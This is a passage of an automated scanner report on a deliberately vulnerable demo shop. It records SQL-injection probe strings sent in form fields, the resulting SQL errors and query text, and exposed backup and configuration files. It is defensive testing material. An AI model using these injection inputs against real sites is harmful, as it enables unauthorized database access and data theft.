User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*

uaddress=21
street&ucc=1234-5678-2300-9000&uemail=email@email.com&uname=1&update=update&uphone=1ACUS
TART'%22jhbmoACUEND&urname=John Smith
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:47:40 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 35
```

/userinfo.php

Details

URL encoded POST input uphone was set to 1ACUSTART'"WMEZXACUEND
Additional details:

Source file: /hj/var/www//userinfo.php line: 32

SQL query: UPDATE users SET name = 'John Smith', cc = '1234-5678-2300-9000', address = '21 street', email = 'email@email.com', phone = '1ACUSTART'"WMEZXACUEND' WHERE uname = 'test' "mysql_query" was called.

Request headers

```
POST /userinfo.php HTTP/1.1
Acunetix-Aspect-Password: *****
Acunetix-Aspect: enabled
Content-Length: 135
Content-Type: application/x-www-form-urlencoded
Referer: http://testphp.vulnweb.com:80/
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*

uaddress=21%20street&ucc=1234-5678-2300-9000&uemail=email%40email.com&update=update&upho
ne=1ACUSTART'%22WMEZXACUEND&urname=John%20Smith
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:49:02 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 35
```

/userinfo.php

Details

URL encoded POST input urname was set to 1ACUSTART'"RjSCiACUEND
Additional details:

Source file: /hj/var/www//userinfo.php line: 32

SQL query: UPDATE users SET name = '1ACUSTART'"RjSCiACUEND', cc = '1234-5678-2300-9000', address = '21 street', email = 'email@email.com', phone = '2323345' WHERE uname = 'test' "mysql_query" was called.

Request headers

```
POST /userinfo.php HTTP/1.1
Acunetix-Aspect-Password: *****
Acunetix-Aspect: enabled
Content-Length: 130
Content-Type: application/x-www-form-urlencoded
Referer: http://testphp.vulnweb.com:80/
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*

uaddress=21%20street&ucc=1234-5678-2300-9000&uemail=email%40email.com&update=update&upho
ne=2323345&urname=1ACUSTART'%22RjSCiACUEND
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:49:02 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 35
```

/userinfo.php

Details

URL encoded POST input urname was set to 1ACUSTART'"McKZAACUEND
Additional details:

Source file: /hj/var/www//userinfo.php line: 32

SQL query: UPDATE users SET name = '1ACUSTART'"McKZAACUEND', cc = '1234-5678-2300-9000', address = '21 street', email = 'email@email.com', phone = '2323345' WHERE uname = 'test' "mysql_query" was called.

Request headers

```
POST /userinfo.php HTTP/1.1
Acunetix-Aspect-Password: *****
Acunetix-Aspect: enabled
Content-Length: 134
Content-Type: application/x-www-form-urlencoded
Referer: http://testphp.vulnweb.com:80/
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*

uaddress=21
street&ucc=1234-5678-2300-9000&uemail=email@email.com&uname=1&update=update&uphone=23233
45&urname=1ACUSTART'%22McKZAACUEND
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:47:40 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 35
```

.htaccess file readable

Severity	**Medium**
Type	Validation
Reported by module	Scripting (htaccess_File_Readable.script)

Description

This directory contains an .htaccess file that is readable. This may indicate a server misconfiguration. htaccess files are designed to be parsed by web server and should not be directly accessible. These files could contain sensitive information that could help an attacker to conduct further attacks. It's recommended to restrict access to this file.

Impact

Possible sensitive information disclosure.

Recommendation

Restrict access to the .htaccess file by adjusting the web server configuration.

Affected items

/Mod_Rewrite_Shop

Details

No details are available.

Request headers

```
GET /Mod_Rewrite_Shop/.htaccess HTTP/1.1
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:58:00 GMT
Content-Type: text/plain
Content-Length: 176
Last-Modified: Wed, 15 Feb 2012 10:32:40 GMT
Connection: keep-alive
ETag: "4f3b89c8-b0"
Accept-Ranges: bytes
```

Application error message

Severity	**Medium**
Type	Validation
Reported by module	Scripting (Error_Message.script)

Description

This page contains an error/warning message that may disclose sensitive information. The message can also contain the location of the file that produced the unhandled exception.

This may be a false positive if the error message is found in documentation pages.

Impact

The error messages may disclose sensitive information. This information can be used to launch further attacks.

Recommendation

Review the source code for this script.

References

[PHP Runtime Configuration]

Affected items

/listproducts.php

Details

URL encoded GET input artist was set to
Error message found: You have an error in your SQL syntax

Request headers

```
GET /listproducts.php?artist= HTTP/1.1
Referer: http://testphp.vulnweb.com:80/
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:50:42 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 4180
```

/listproducts.php

Details

URL encoded GET input cat was set to
Error message found: You have an error in your SQL syntax

Request headers

```
GET /listproducts.php?cat= HTTP/1.1
Referer: http://testphp.vulnweb.com:80/
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:50:36 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 4180
```

/listproducts.php

Details

URL encoded GET input cat was set to
Error message found: You have an error in your SQL syntax

Request headers

```
GET /listproducts.php?artist=1&cat= HTTP/1.1
Referer: http://testphp.vulnweb.com:80/
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:47:59 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 4180
```

/secured/newuser.php

Details

URL encoded POST input uuname was set to 12345'"\'\");|]*{%0d%0a<%00>%bf%27'
Error message found: You have an error in your SQL syntax

Request headers

```
POST /secured/newuser.php HTTP/1.1
Content-Length: 218
Content-Type: application/x-www-form-urlencoded
Referer: http://testphp.vulnweb.com:80/
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*

signup=signup&uaddress=3137%20Laguna%20Street&ucc=4111111111111111&uemail=sample%40email
.tst&upass=g00dPa%24%24w0rD&upass2=g00dPa%24%24w0rD&uphone=555-666-0606&urname=xwyqynfe&
uuname=12345'"\'\");|]*{%0d%0a<%00>%bf%27'
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:46:34 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 581
```

/showimage.php

Details

URL encoded GET input file was set to
Error message found: Warning: fopen(): Unable to access .tn in /hj/var/www/showimage.php on line 19

Warning: fopen(.tn): failed to open stream: No such file or directory in /hj/var/www/showimage.php on line 19

Request headers

```
GET /showimage.php?file=&size=160 HTTP/1.1
Referer: http://testphp.vulnweb.com:80/
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:46:44 GMT
Content-Type: image/jpeg
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Content-Length: 303
```

/userinfo.php

Details

URL encoded POST input uaddress was set to 12345'"\'\");|]*{%0d%0a<%00>%bf%27'
Error message found: You have an error in your SQL syntax

Request headers

```
POST /userinfo.php HTTP/1.1
Content-Length: 146
Content-Type: application/x-www-form-urlencoded
Referer: http://testphp.vulnweb.com:80/
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*

uaddress=12345'"\'\");|]*{%0d%0a<%00>%bf%27'&ucc=1234-5678-2300-9000&uemail=email@email.
com&uname=1&update=update&uphone=2323345&urname=John Smith
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:47:23 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 195
```

/userinfo.php

Details

URL encoded POST input uaddress was set to 12345'"\'\");|]*{%0d%0a<%00>%bf%27'
Error message found: You have an error in your SQL syntax

Request headers

```
POST /userinfo.php HTTP/1.1
Content-Length: 142
Content-Type: application/x-www-form-urlencoded
Referer: http://testphp.vulnweb.com:80/
```

```
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*

uaddress=12345'"\'\");|]*{%0d%0a<%00>%bf%27'&ucc=1234-5678-2300-9000&uemail=email%40emai
l.com&update=update&uphone=2323345&urname=John%20Smith
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:48:30 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 195
```

/userinfo.php

Details

URL encoded POST input ucc was set to 12345'"\'\");|]*{%0d%0a<%00>%bf%27'
Error message found: You have an error in your SQL syntax

Request headers

```
POST /userinfo.php HTTP/1.1
Content-Length: 134
Content-Type: application/x-www-form-urlencoded
Referer: http://testphp.vulnweb.com:80/
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*

uaddress=21%20street&ucc=12345'"\'\");|]*{%0d%0a<%00>%bf%27'&uemail=email%40email.com&up
date=update&uphone=2323345&urname=John%20Smith
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:48:30 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 195
```

/userinfo.php

Details

URL encoded POST input ucc was set to 12345'"\'\");|]*{%0d%0a<%00>%bf%27'
Error message found: You have an error in your SQL syntax

Request headers

```
POST /userinfo.php HTTP/1.1
Content-Length: 136
Content-Type: application/x-www-form-urlencoded
Referer: http://testphp.vulnweb.com:80/
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

```
uaddress=21
street&ucc=12345'"\'\");|]*{%0d%0a<%00>%bf%27'&uemail=email@email.com&uname=1&update=upd
ate&uphone=2323345&urname=John Smith
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:47:33 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 195
```

/userinfo.php

Details

URL encoded POST input uemail was set to 12345'"\'\");|]*{%0d%0a<%00>%bf%27'
Error message found: You have an error in your SQL syntax

Request headers

```
POST /userinfo.php HTTP/1.1
Content-Length: 136
Content-Type: application/x-www-form-urlencoded
Referer: http://testphp.vulnweb.com:80/
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*

uaddress=21%20street&ucc=1234-5678-2300-9000&uemail=12345'"\'\");|]*{%0d%0a<%00>%bf%27'&
update=update&uphone=2323345&urname=John%20Smith
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:48:30 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 195
```

/userinfo.php

Details

URL encoded POST input uemail was set to 12345'"\'\");|]*{%0d%0a<%00>%bf%27'
Error message found: You have an error in your SQL syntax

Request headers

```
POST /userinfo.php HTTP/1.1
Content-Length: 140
Content-Type: application/x-www-form-urlencoded
Referer: http://testphp.vulnweb.com:80/
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*

uaddress=21
street&ucc=1234-5678-2300-9000&uemail=12345'"\'\");|]*{%0d%0a<%00>%bf%27'&uname=1&update
=update&uphone=2323345&urname=John Smith
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:47:33 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 195
```

/userinfo.php

Details

URL encoded POST input uphone was set to 12345'"\'\");|]*{%0d%0a<%00>%bf%27'
Error message found: You have an error in your SQL syntax

Request headers

```
POST /userinfo.php HTTP/1.1
Content-Length: 146
Content-Type: application/x-www-form-urlencoded
Referer: http://testphp.vulnweb.com:80/
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*

uaddress=21%20street&ucc=1234-5678-2300-9000&uemail=email%40email.com&update=update&upho
ne=12345'"\'\");|]*{%0d%0a<%00>%bf%27'&urname=John%20Smith
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:48:31 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 195
```

/userinfo.php

Details

URL encoded POST input uphone was set to 12345'"\'\");|]*{%0d%0a<%00>%bf%27'
Error message found: You have an error in your SQL syntax

Request headers

```
POST /userinfo.php HTTP/1.1
Content-Length: 148
Content-Type: application/x-www-form-urlencoded
Referer: http://testphp.vulnweb.com:80/
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*

uaddress=21
street&ucc=1234-5678-2300-9000&uemail=email@email.com&uname=1&update=update&uphone=12345
'"\'\");|]*{%0d%0a<%00>%bf%27'&urname=John Smith
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:47:40 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
```

```
Original-Content-Encoding: gzip
Content-Length: 195
```

/userinfo.php

Details

URL encoded POST input urname was set to 12345'"\'\");|]*{%0d%0a<%00>%bf%27'
Error message found: You have an error in your SQL syntax

Request headers

```
POST /userinfo.php HTTP/1.1
Content-Length: 145
Content-Type: application/x-www-form-urlencoded
Referer: http://testphp.vulnweb.com:80/
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*

uaddress=21
street&ucc=1234-5678-2300-9000&uemail=email@email.com&uname=1&update=update&uphone=23233
45&urname=12345'"\'\");|]*{%0d%0a<%00>%bf%27'
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:47:43 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 195
```

/userinfo.php

Details

URL encoded POST input urname was set to 12345'"\'\");|]*{%0d%0a<%00>%bf%27'
Error message found: You have an error in your SQL syntax

Request headers

```
POST /userinfo.php HTTP/1.1
Content-Length: 141
Content-Type: application/x-www-form-urlencoded
Referer: http://testphp.vulnweb.com:80/
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*

uaddress=21%20street&ucc=1234-5678-2300-9000&uemail=email%40email.com&update=update&upho
ne=2323345&urname=12345'"\'\");|]*{%0d%0a<%00>%bf%27'
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:48:31 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 195
```

Backup files

Severity	**Medium**
Type	Validation
Reported by module	Scripting (Backup_File.script)

Description

A possible backup file was found on your web-server. These files are usually created by developers to backup their work.

Impact

Backup files can contain script sources, configuration files or other sensitive information that may help an malicious user to prepare more advanced attacks.

Recommendation

Remove the file(s) if they are not required on your website. As an additional step, it is recommended to implement a security policy within your organization to disallow creation of backup files in directories accessible from the web.

References

Testing for Old, Backup and Unreferenced Files (OWASP-CM-006)
Security Tips for Server Configuration
Protecting Confidential Documents at Your Site

Affected items

/index.bak

Details

This file was found using the pattern ${fileName}.bak.
Original filename: index.php
Source code pattern found:

```
<?PHP require_once("database_connect.php"); ?>
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php" codeOutsideHTMLIsLocked="false"
-->
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">

<!-- InstanceBeginEditable name="document_title_rgn" -->
<title>Home of WASP Art</title>
<!-- InstanceEndEditable -->
<link rel="stylesheet" href="style.css" type="text/css">
<!-- InstanceBeginEditable name="headers_rgn" -->
<!-- here goes headers headers -->
<!-- InstanceEndEditable -->
<script language="JavaScript" type="text/JavaScript">
<!--
function MM_reloadPage(init) {  //reloads the window if Nav4 resized
  if (init==true) with (navigator) {if ((appName=="Netscape")&&(parseInt(appVersion)==4)) {
    document.MM_pgW=innerWidth; document.MM_pgH=innerHeight; onresize=MM_reloadPage; }}
  else if (innerWidth!=document.MM_pgW || innerHeight!=document.MM_pgH) location.reload();
}
MM_reloadPage(true);
//-->
</script>

</head>
<body>
<div id="mainLayer" style="position:absolute; width:700px; z-index:1">
<div id="masthead">
  <h1 id="siteName">ACUNETIX ART</h1>
  <h6 id="siteInfo">TEST and Demonstration site for Acunetix Web Vulnerability Scanner</h6>
  <div id="globalNav">
    <a href="index.php">home</a> | <a href="categories.php">categories</a> | <a href="artists.php">artists
 </a> | <a href="disclaimer.php">disclaimer</a> | <a href="cart.php">your cart</a> |
 <a href="guestbook.php">guestbook</a>
  </div>
</div>
<!-- end masthead -->

<!-- begin content -->
<!-- InstanceBeginEditable name="content_rgn" -->
<div id="content">
 <h2 id="pageName">welcome to our page</h2>
   <div class="story">
  <h3>Test site for WASP.</h3>
   </div>
</div>
<!-- InstanceEndEditable -->
<!--end content -->

<div id="navBar">
  <div id="search">
    <form action="search.php" method="post">
      <label>search art</label>
      <input name="searchFor" type="text" size="10">
      <input name="goButton" type="submit" value="go">
    </form>
  </div>
  <div id="sectionLinks">
    <ul>
```

```
      <li><a href="categories.php">Browse categories</a></li>
      <li><a href="artists.php">Browse artists</a></li>
      <li><a href="cart.php">Your cart</a></li>
      <li><a href="login.php">Signup</a></li>
   <li><a href="userinfo.php">Your profile</a></li>
   <li><a href="guestbook.php">Our guestbook</a></li>
   <?PHP if (isset($_COOKIE["login"]))echo '<li><a href="../logout.php">Logout</a>'; ?></li>
    </ul>
  </div>
  <div class="relatedLinks">
    <h3>Links</h3>
    <ul>
      <li><a href="http://www.acunetix.com">Security art</a></li>
   <li><a href="http://www.eclectasy.com/Fractal-Explorer/index.html">Fractal Explorer</a></li>
    </ul>
  </div>
  <div id="advert">
    <p><img src="images/add.jpg" alt="" width="107" height="66"></p>
  </div>
</div>

<!--end navbar -->
<div id="siteInfo">  <a href="http://www.acunetix.com">About Us</a> | <a href="redir.php?r=index.php">Site
  Map</a> | <a href="privacy.php">Privacy Policy</a> | <a href="mailto:wasp@acunetix.com">Contact Us</a> |
&copy;2004
  Acunetix Ltd
</div>
<br>
</div>
</body>
<!-- InstanceEnd --></html>
```

Request headers

```
GET /index.bak HTTP/1.1
Range: bytes=0-99999
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 206 Partial Content
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:57:23 GMT
Content-Type: text/plain
Content-Length: 3265
Last-Modified: Wed, 11 May 2011 10:27:48 GMT
Connection: keep-alive
ETag: "4dca64a4-cc1"
Content-Range: bytes 0-3264/3265
```

/index.zip

Details

This file was found using the pattern ${fileName}.zip.
Original filename: index.php
Source code pattern found:

```
<?PHP require_once("database_connect.php"); ?>
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php" codeOutsideHTMLIsLocked="false"
-->
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">

<!-- InstanceBeginEditable name="document_title_rgn" -->
<title>Home of WASP Art</title>
<!-- InstanceEndEditable -->
<link rel="stylesheet" href="style.css" type="text/css">
<!-- InstanceBeginEditable name="headers_rgn" -->
<!-- here goes headers headers -->
<!-- InstanceEndEditable -->
<script language="JavaScript" type="text/JavaScript">
<!--
function MM_reloadPage(init) {  //reloads the window if Nav4 resized
  if (init==true) with (navigator) {if ((appName=="Netscape")&&(parseInt(appVersion)==4)) {
    document.MM_pgW=innerWidth; document.MM_pgH=innerHeight; onresize=MM_reloadPage; }}
  else if (innerWidth!=document.MM_pgW || innerHeight!=document.MM_pgH) location.reload();
}
MM_reloadPage(true);
//-->
</script>

</head>
<body>
<div id="mainLayer" style="position:absolute; width:700px; z-index:1">
<div id="masthead">
  <h1 id="siteName">ACUNETIX ART</h1>
  <h6 id="siteInfo">TEST and Demonstration site for Acunetix Web Vulnerability Scanner</h6>
  <div id="globalNav">
    <a href="index.php">home</a> | <a href="categories.php">categories</a> | <a href="artists.php">artists
 </a> | <a href="disclaimer.php">disclaimer</a> | <a href="cart.php">your cart</a> |
 <a href="guestbook.php">guestbook</a>
  </div>
</div>
<!-- end masthead -->

<!-- begin content -->
<!-- InstanceBeginEditable name="content_rgn" -->
<div id="content">
 <h2 id="pageName">welcome to our page</h2>
   <div class="story">
  <h3>Test site for WASP.</h3>
   </div>
</div>
<!-- InstanceEndEditable -->
<!--end content -->

<div id="navBar">
  <div id="search">
    <form action="search.php" method="post">
      <label>search art</label>
      <input name="searchFor" type="text" size="10">
      <input name="goButton" type="submit" value="go">
    </form>
  </div>
  <div id="sectionLinks">
    <ul>
```

```
        <li><a href="categories.php">Browse categories</a></li>
        <li><a href="artists.php">Browse artists</a></li>
        <li><a href="cart.php">Your cart</a></li>
        <li><a href="login.php">Signup</a></li>
    <li><a href="userinfo.php">Your profile</a></li>
    <li><a href="guestbook.php">Our guestbook</a></li>
    <?PHP if (isset($_COOKIE["login"]))echo '<li><a href="../logout.php">Logout</a>'; ?></li>
      </ul>
    </div>
    <div class="relatedLinks">
      <h3>Links</h3>
      <ul>
        <li><a href="http://www.acunetix.com">Security art</a></li>
    <li><a href="http://www.eclectasy.com/Fractal-Explorer/index.html">Fractal Explorer</a></li>
      </ul>
    </div>
    <div id="advert">
      <p><img src="images/add.jpg" alt="" width="107" height="66"></p>
    </div>
</div>

<!--end navbar -->
<div id="siteInfo">  <a href="http://www.acunetix.com">About Us</a> | <a href="redir.php?r=index.php">Site
  Map</a> | <a href="privacy.php">Privacy Policy</a> | <a href="mailto:wasp@acunetix.com">Contact Us</a> |
&copy;2004
  Acunetix Ltd
</div>
<br>
</div>
</body>
<!-- InstanceEnd --></html>
```

Request headers

```
GET /index.zip HTTP/1.1
Range: bytes=0-99999
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 206 Partial Content
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:57:25 GMT
Content-Type: application/zip
Content-Length: 3265
Last-Modified: Mon, 09 Jul 2007 10:42:54 GMT
Connection: keep-alive
ETag: "4692112e-cc1"
Content-Range: bytes 0-3264/3265
```

Directory listing

Severity	**Medium**
Type	Information
Reported by module	Scripting (Directory_Listing.script)

Description

The web server is configured to display the list of files contained in this directory. This is not recommended because the directory may contain files that are not normally exposed through links on the web site.

Impact

A user can view a list of all files from this directory possibly exposing sensitive information.

Recommendation

You should make sure the directory does not contain sensitive information or you may want to restrict directory listings from the web server configuration.

References

[Directory Listing and Information Disclosure]()

Detailed information

How to disable directory listings

- The easiest way to disable directory listing is to create an index file. The name of the index file depends on the web server configuration. On Apache is called index.htm, index.html. On IIS is named default.asp, default.aspx, default.htm.
- On IIS directory listings are disabled by default.
- For Apache you need to edit the Apache configuration file (usually named httpd.conf) or create an .htaccess file. In the configuration file you will have the definition of the directory. Something like
<Directory /directoryname/subdirectory>
Options Indexes FollowSymLinks
...
</Directory>
To disable directory listing for that directory you need to remove the 'Indexes' option.

Affected items

/.idea

Details

Pattern found: <title>Index of /.idea/</title>

Request headers

```
GET /.idea/ HTTP/1.1
Pragma: no-cache
Cache-Control: no-cache
Referer: http://testphp.vulnweb.com/search.php
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: *****
Acunetix-Aspect-Queries: aspectalerts
Cookie: login=test%2Ftest
